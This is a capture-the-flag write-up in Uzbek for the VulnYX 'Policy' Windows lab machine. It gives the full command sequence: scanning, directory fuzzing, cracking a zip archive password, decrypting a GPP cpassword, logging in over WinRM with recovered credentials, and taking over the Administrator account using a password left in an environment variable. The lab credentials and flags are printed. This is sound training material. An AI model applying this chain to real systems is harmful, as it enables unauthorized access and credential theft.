


Policy – writeup


VulnYX platformasidagi **Policy** mashinasi. Dastlab nishon IP-manzili (**192.168.56.128**) bo'yicha to'liq TCP portlarni aniqlash maqsadida tezkor Nmap skaneri ishga tushirildi. Natijada 80 (HTTP), 135 (MSRPC), 139 (NetBIOS), 445 (SMB), 5985 (WinRM), 47001 (WinRM) hamda bir qator yuqori RPC dinamik portlari ochiqligi aniqlandi.



BUYRUQ :


```
nmap 192.168.56.128 -p- --min-rate=5000
```

80-portda ishlayotgan veb-xizmat brauzer orqali ko'zdan kechirildi (<http://192.168.56.128/>). Tizimda standart Microsoft IIS (Internet Information Services) boshlang'ich sahifasi faoliyat yuritayotganligi aniqlandi.




BUYRUQ :
`curl -s http://192.168.56.128/`

Veb-serverdagi yashirin katalog va fayllarni aniqlash maqsadida Gobuster vositasi yordamida ro'yxatdan o'tkazish (directory fuzzing) amalga oshirildi. Natijada [/aspnet_client/](#) hamda [/backup/](#) kataloglari mavjudligi aniqlandi.



BUYRUQ :
`gobuster dir -u http://192.168.56.128 -w /usr/share/wordlists/dirb/common.txt -x php,zip,html,bak,txt,asp,aspx,config -b 403,404`

Aniqlangan `/backup` katalogi ichki tarkibini skanerlash uchun Gobuster qayta ishga tushirildi. Natijada u yerda `groups.zip` nomli zaxira arxivi mavjudligi fosh bo'ldi.



BUYRUQ :

```
gobuster dir -u http://192.168.56.128/backup -w /usr/share/wordlists/dirb/common.txt -x ph
p,zip,html,bak,txt,asp,aspx,config -b 403,404
```

Brauzer orqali <http://192.168.56.128/backup/groups.zip> manziliga so'rov yuborilib, aniqlangan [groups.zip](#) arxivi yuklab olindi.



BUYRUQ :

```
wget http://192.168.56.128/backup/groups.zip
```


~/Downloads

```
ls -la groups.zip
```

Groups.xml

```
unzip groups.zip
```


Arxiv parolini buzish uchun **zip2john** vositasi yordamida hesh ajratib olindi hamda John the Ripper orqali **rockyou.txt** lug'ati bilan hujum uyushtirildi. Qisqa vaqt ichida arxiv paroli — **Zipper** ekanligi muvaffaqiyatli aniqlandi.



BUYRUQLAR :

```
zip2john groups.zip > hash
john hash --wordlist=/usr/share/wordlists/rockyou.txt
# Cracked password: Zipper
```


Aniqlangan **Zipper** paroli kiritilib, **groups.zip** arxivi ochildi va **Groups.xml** fayli chiqarildi. Fayl mazmuni **cat Groups.xml** orqali ko'zdan kechirilganda, unda Windows Group Policy Preferences (GPP) konfiguratsiyasi, **policy.nyx\XEROSEC** foydalanuvchisi va uning **cpassword** shifrlangan heshi mavjudligi aniqlandi.



BUYRUQLAR :

```
unzip groups.zip
cat Groups.xml
```


Microsoft GPP ning statik AES-256 kaliti bilan shifrlangan `cpassword` heshini ochish uchun `gpp-decrypt` vositasidan foydalanildi. Natijada `XEROSEC` foydalanuvchisining ochiq matndagi paroli — `GPP2k26blahblah` qo'lga kiritildi.



BUYRUQ :

```
gpp-decrypt IwLNLy@CkSxI1XESPMtB0F1#/NnLiQFKeGV139eUEgE  
# Olingan parol: GPP2k26blahblah
```


Topilgan `XEROSEC:GPP2k26blahblah` hisob ma'lumotlari NetExec (`nxc winrm`) vositasi orqali 5985-portdagi WinRM xizmatida tekshirildi. Autentifikatsiya muvaffaqiyatli o'tib (Pwn3d!), foydalanuvchining ish stolidan `user.txt` flagi o'qildi.



BUYRUQ :

```
nxc winrm 192.168.56.128 -u 'XEROSEC' -p 'GPP2k26blahblah' -x 'Get-Content C:\Users\XEROSEC\Desktop\user.txt'  
# User Flag: 2c0f4b7315c2a852b107dd7019ccb520
```

Evil-WinRM orqali **xerosec** hisobida interaktiv sessiya ochildi. Tizimda lokal imtiyozlarni oshirish yo'llarini tekshirish maqsadida **Get-ChildItem env:** buyrug'i orqali atrof-muhit o'zgaruvchilari (environment variables) tekshirildi. Unda **PASSWORD** o'zgaruvchisida mahalliy Administratorning ochiq paroli — **GigaAdmin123!** saqlanib qolganligi fosh etildi.




```
*Evil-WinRM* PS C:\Users\xerosec\Documents> Get-ChildItem env:

Name                           Value
----                           -
ALLUSERSPROFILE                C:\ProgramData
APPDATA                        C:\Users\xerosec\AppData\Roaming
CommonProgramFiles             C:\Program Files\Common Files
CommonProgramFiles(x86)       C:\Program Files (x86)\Common Files
CommonProgramW6432            C:\Program Files\Common Files
COMPUTERNAME                   POLICY
ComSpec                        C:\Windows\system32\cmd.exe
DriverData                     C:\Windows\System32\Drivers\DriverData
LOCALAPPDATA                   C:\Users\xerosec\AppData\Local
NUMBER_OF_PROCESSORS           1
OS                             Windows_NT
PASSWORD                       GigaAdmin123!
Path                           C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbin;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\;
C:\Users\xerosec\AppData\Local\Microsoft\WindowsApps
PATHEXT                        .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.CPL
PROCESSOR_ARCHITECTURE         AMD64
PROCESSOR_IDENTIFIER           AMD64 Family 25 Model 117 Stepping 2, AuthenticAMD
PROCESSOR_LEVEL                25
PROCESSOR_REVISION             7582
ProgramData                   C:\ProgramData
ProgramFiles                   C:\Program Files
ProgramFiles(x86)              C:\Program Files (x86)
ProgramW6432                   C:\Program Files
PSModulePath                   C:\Users\xerosec\Documents\WindowsPowerShell\Modules;C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerS
hell\v1.0\Modules
PUBLIC                         C:\Users\Public
SystemDrive                    C:
SystemRoot                     C:\Windows
TEMP                           C:\Users\xerosec\AppData\Local\Temp
TMP                             C:\Users\xerosec\AppData\Local\Temp
USERDOMAIN                     POLICY
USERNAME                       xerosec
USERPROFILE                    C:\Users\xerosec
windir                         C:\Windows
```

BUYRUQ :

```
*Evil-WinRM* PS C:\Users\xerosec\Documents> Get-ChildItem env:
```

Topilgan Administrator hisob ma'lumotlari (`Administrator:GigaAdmin123!`) yordamida Evil-WinRM orqali nishon tizimiga administrator huquqida ulanildi (Privilege Escalation). `whoami` buyrug'i orqali `policy\administrator` ekanligi tasdiqlandi va Administrator ish stolidagi `root.txt` flagi muvaffaqiyatli o'qildi.



BUYRUQLAR :

```
evil-winrm -i 192.168.56.128 -u 'Administrator' -p 'GigaAdmin123!'
whoami
type C:\Users\Administrator\Desktop\root.txt
# Root Flag: 1f4e789a68f31150900cd87ad6b902f8
```

Xulosa va Zaifliklar tahlili:

Policy (VulnYX) mashinasi Windows muhitida veb-serverda sezgir ma'lumotlarning (backup) ochiq qolishi, Group Policy Preferences (GPP) parollarini noto'g'ri saqlash hamda atrof-muhit o'zgaruvchilarida (environment variables) administrator parollarini qoldirish xatolariga asoslangan bo'lib, quyidagi asosiy bosqichlardan iborat bo'ldi:

- **Reconnaissance & Port Scanning:** Nmap yordamida 80 (HTTP), 135 (MSRPC), 139 (NetBIOS), 445 (SMB) hamda 5985 (WinRM) portlari ochiqligi aniqlandi.
- **Web Enumeration & Backup Discovery:** Gobuster vositasi orqali IIS veb-serverida `/backup` katalogi va undagi parolangan `groups.zip` arxivi topildi.
- **Archive Password Cracking:** `zip2john` va John the Ripper yordamida `rockyou.txt` lug'ati orqali arxiv paroli (`Zipper`) buzildi.
- **GPP cpassword Decryption & Initial Foothold:** Arxiv ichidagi `Groups.xml` faylidan Group Policy Preferences orqali saqlangan `policy.nyx\XEROSEC` foydalanuvchisi va uning shifrlangan `cpassw` heshi olindi. `gpp-decrypt` vositasi orqali ochiq matndagi parol (`GPP2k26b1ahb1ah`) ochilib, WinRM orqali tizimga kirish va `user.txt` flagi qo'lga kiritildi.
- **Privilege Escalation (Environment Variables):** `xerosec` sessiyasida atrof-muhit o'zgaruvchilari (`Get-ChildItem env:`) tekshirilganda, `PASSWORD` o'zgaruvchisida mahalliy administratorning ochiq paroli (`GigaAdmin123!`) fosh etildi.
- **Root / Administrator Compromise:** Topilgan ma'lumotlar bilan Evil-WinRM orqali `policy\administrator` sifatida tizimga ulanib, to'liq boshqaruv o'rnatildi va `root.txt` flagi olindi.
- **Flag Discovery:** Tizimdan ikkala flag to'liq qo'lga kiritildi: `user.txt` (`2c0f4b7315c2a852b107dd7019ccb520`) va `root.txt` (`1f4e789a68f31150900cd87ad6b902f8`).